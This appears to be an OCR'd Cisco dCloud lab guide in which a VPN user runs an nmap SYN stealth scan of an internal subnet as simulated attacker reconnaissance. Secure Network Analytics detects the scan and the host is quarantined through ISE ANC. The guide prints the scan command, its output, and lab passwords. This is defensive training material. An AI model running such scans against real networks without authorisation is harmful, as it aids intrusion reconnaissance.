Task 3. Block host with ISE ANC

Task 1: Gain visibility into user and endpoint behavior with NVM

AnyConnect Secure Mobility Client increases visibility and control across the extended network, preventing compromised endpoints from gaining access to critical resources. In this lab we will be observing:


- Visibility into user and endpoint behavior with the Network Visibility Module (NVM)

Cisco AnyConnect NVM leverages the Network Visibility Flow, or *nvzFlow* (pronounced: en-vizzy-flow) protocol to capture user and endpoint behavior both on and off-premise. The job of nvzFlow is to collect flows from endpoints, along with a small set of high-value data related to each flow originating from the endpoint in a lightweight manner in standard IPFIX records. This empowers flow collection solutions to leverage this rich data to create visibility into user and endpoint behavior and as well as long term trending and analytics.

The five key visibility categories conveyed by the protocol or Enhanced Context are:


- User
- Device
- Application
- Location
- Destination

1. From https://dcloud.cisco.com, My Hub, Sessions, click View for the Cisco Secure Network Analytics Customer Test Drive 7.3.0 lab and log into the **Remote Workstation** as shown below.



IP Address:
198.18.1.36
Credentials:
username: admin
password: C1sco12345

2. Once logged into the remote workstation an **AnyConnect client** should pop up as shown below:


Cisco AnyConnect | Corporate VPN - Employees

Please enter your username and password.

Username: employee
Password:

Cisco AnyConnect Secure Mobility Client


VPN:
Please enter your username and password.

Corporate VPN - Employees

3. Select **Connect** and login with username **employee** and password: **C1sco12345**.

4. You should see the below stating the connection has taken place

Figure 1. AnyConnect Successful Login




Cisco AnyConnect Secure Mobility Client
Corporate VPN - Employees
Disconnect
00:00:06
IPv4
cisco

VPN:
Connected to Corporate VPN - Employees.

Open the **command prompt** from the Desktop of the remote workstation and perform an **ipconfig.**

1. Pay attention to the IP address for Ethernet 2 as shown below which should be **198.19.10.100**.



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\admin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : dcloud.local
   Link-local IPv6 Address . . . . . : fe80::214a:9099:c5f1:d13a%2
   Link-local IPv6 Address . . . . . : fe80::bf73:8046:ac76:28d5%2
   IPv4 Address. . . . . . . . . . . : 198.19.10.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : ::
```


2. This IP address was assigned by the VPN connection and will be investigated within the lab.

Employees and contractors regularly take their laptops home to work. While the laptop is protected on your organizations network, it is not protected on their home network. The employee not only does work on the laptop but browses the web as well.

Task 2: Initiate attack traffic

The attacker has installed malware on the remote PC to obtain valid user credentials. Next the attacker will use various tools to gain visibility into the network layout of the organization.

1. Once you have logged into AnyConnect, open up **Zenmap** from the desktop.
2. In the Target field of Zenmap insert the following command:
3. nmap -sS -v -n -Pn 198.19.20.0/24 –-disable-arp-ping as shown below:



Target: 198.19.20.0/24


Profile:

Command: nmap -sS -v -n -Pn 198.19.20.0/24 --disable-arp-ping

4. While the scan executes read the following article:


   https://www.zdnet.com/article/fbi-warns-companies-about-hackers-increasingly-abusing-rdp-connections/

5. Once the scan displays the ports for **198.19.20.10** cancel the scan as the attacker has the information, he/she needs to elevate privileges.
   a. The scan reveals an active directory server.



```
nmap -n -v -Pn -sS 198.19.20.0/24 --disable-arp-ping

Nmap scan report for 198.19.20.10
Host is up (0.00094s latency).
Not shown: 979 closed ports
PORT       STATE SERVICE
53/tcp     open  domain
80/tcp     open  http
88/tcp     open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
464/tcp    open  kpasswd5
593/tcp    open  http-rpc-epmap
636/tcp    open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
3389/tcp   open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49167/tcp open  unknown
```


6. Open a command prompt and issue the following command: **ping -t 198.19.20.10**
7. Take note of the replies from the ping command.



```
C:\Users\admin>ping -t 198.19.20.10

Pinging 198.19.20.10 with 32 bytes of data:
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=2ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
```


Task 3: Block host with ISE ANC

1. Keep the remote_wkst tab open and select the dCloud architecture from the already open tabs within Chrome
2. Remote Desktop into Wkst1 as shown below



IP Address:
198.19.30.36
Credentials:
username: wkst1\administrator
password: C1sco12345

3. Open Chrome > select appliances from the Favorites menu and select SMC(WebUI)
4. The Security Insight Dashboard opens as shown below:



Security Insight Dashboard | Inside Hosts

Alarming Hosts


Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy Violation	Anomaly
16	0	5	0	1	0	0	7	0	4	0

Top Alarming Hosts

Alarms by Type

Today's Alarms

5. Observe the Top Alarming Hosts and the IP address of the Remote Workstation will appear as shown below:




Top Alarming Hosts

HOST	CATEGORY
10.10.101.24 End User Devices	PV CI RC EP
10.10.101.46 End User Devices	PV
10.201.3.103 End User Devices	PV
198.19.10.100 Remote VPN IP Pool	CI RC
10.201.3.149 End User Devices	DH CI RC
10.3.241.34 Remote VPN IP Pool	CI DH
10.241.0.18 Remote VPN IP Pool	CI RC

View All Hosts >

6. Select the IP address of **198.19.10.100** from the top alarming hosts to pivot into a host report as shown below:



Host Report | 198.19.10.100

Alarm Categories

Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy Violation	Anomaly
1	0	1	0	0	0	0	0	0	0	0

Host Summary

Host IP
198.19.10.100

Flows | Classify | History


Status:	
Hostname:	--
Host Groups:	Remote VPN IP Pool
Location:	Unknown
First Seen:	1/17/19 5:06 PM
Last Seen:	3/5/19 10:57 AM
Policies:	Inside,Remote VPN IP Policy
MAC Address:	--
ISE ANC Policy:	-- Edit

Traffic by Peer Host Group (last 12 hours)

Alarms by Type (last 7 days)

7. At the top of the Host Snapshot Report we can see there are two alerts that are firing:
   a. The Concern Index and Recon

8. Scroll down to the security events and notice the Security Events (port scans) that attributed to this alert firing within Secure Network Analytics as shown below.




Top Security Events for 198.19.10.100

SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	TARGET HOST	TARGET HOST GROUP	ACTIONS
Port Scan	154	1,663,354	03/05 8:29:46 AM	198.19.20.36	End User Devices	⊖
Port Scan	151	1,630,951	03/05 8:29:46 AM	198.19.20.10	Domain Controllers	⊖

At this point we have sufficient information to apply an **Adaptive Network Control Policy through PxGrid and ISE**.

9. From the Host Summary widget select the **Edit** from the **ISE ANC Policy** as shown below.




Host Summary

Host IP
198.19.10.100

Status:	
Hostname:	--
Host Groups:	Remote VPN IP Pool
Location:	Unknown
First Seen:	1/17/19 3:06 PM
Last Seen:	9/8/19 7:04 AM
Policies:	Inside,Remote_VPN_Policy
MAC Address:	00:50:56:bb:79:2b *(VMware, Inc.)*
ISE ANC Policy:	-- Edit

14. When the Applying ANC policy screen displays select **SW_Quarantine**.



Applying ANC policy

Select the ANC Policy to apply to ISE cluster for this host: 198.19.10.100


ISE	Username	MAC	ANC Policy
ISE	employee	00:50:56:8A:8A:3	No policy appl...

15. Select **Save**, and observe the policy applied to the host 198.19.10.100.

16. Access the remote_wkst tab in your browser and view the results of the ANC policy. The hosts VPN connection should have been disconnected and the ping packets are timing out.

    Secure Network Analytics through PxGrid and ISE put this host in a remediation vlan until the security team has time to investigate the incident.

    NOTE: In Secure Network Analytics 7.3.0 forward the ability to setup automatic ISE ANC response has been added.



dcloud-rtp-web-4.cisco.com/dCloudConnect/?s=7164156&ss=675909&p=rdp#/client/cGwtcmRwLWNvbm5lY3QAYwBub2F1dGgAMTAuMjU

Target: 198.19.20.0/24

Command: nmap -sS -v -n

Command Prompt - ping -t 198.19.20.10

```
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
PING: transmit failed. General failure.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

```
(1:05:09 remaining)
SYN Stealth Scan Timing: About 14.30% done; ETC: 15:08
(1:00:39 remaining)
SYN Stealth Scan Timing: About 15.93% done; ETC: 15:04
(0:56:01 remaining)
```

Cisco AnyConnect | Corporate VPN - Employees

Please enter your username and password.


Username: employee

Password:

VPN:
Please enter your username and password.

Corporate VPN - Employees

Once there has been an investigation, the host can be put back on the network through Secure Network Analytics as shown below by editing the ANC policy to “No policy applied” and click save.




Applying ANC policy

Select the ANC Policy to apply to ISE cluster for this host: 198.19.10.100

ISE	Username	MAC	ANC Policy
ISE	employee	00:50:56:8A:8A:3	No policy appl...

10. Access the remote_wkst tab again and log into AnyConnect with the employee credentials of **C1sco12345**
11. Observe the pings have resumed as shown below.



Command Prompt - ping -t 198.19.20.10

```
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=8ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=2ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
Reply from 198.19.20.10: bytes=32 time=1ms TTL=127
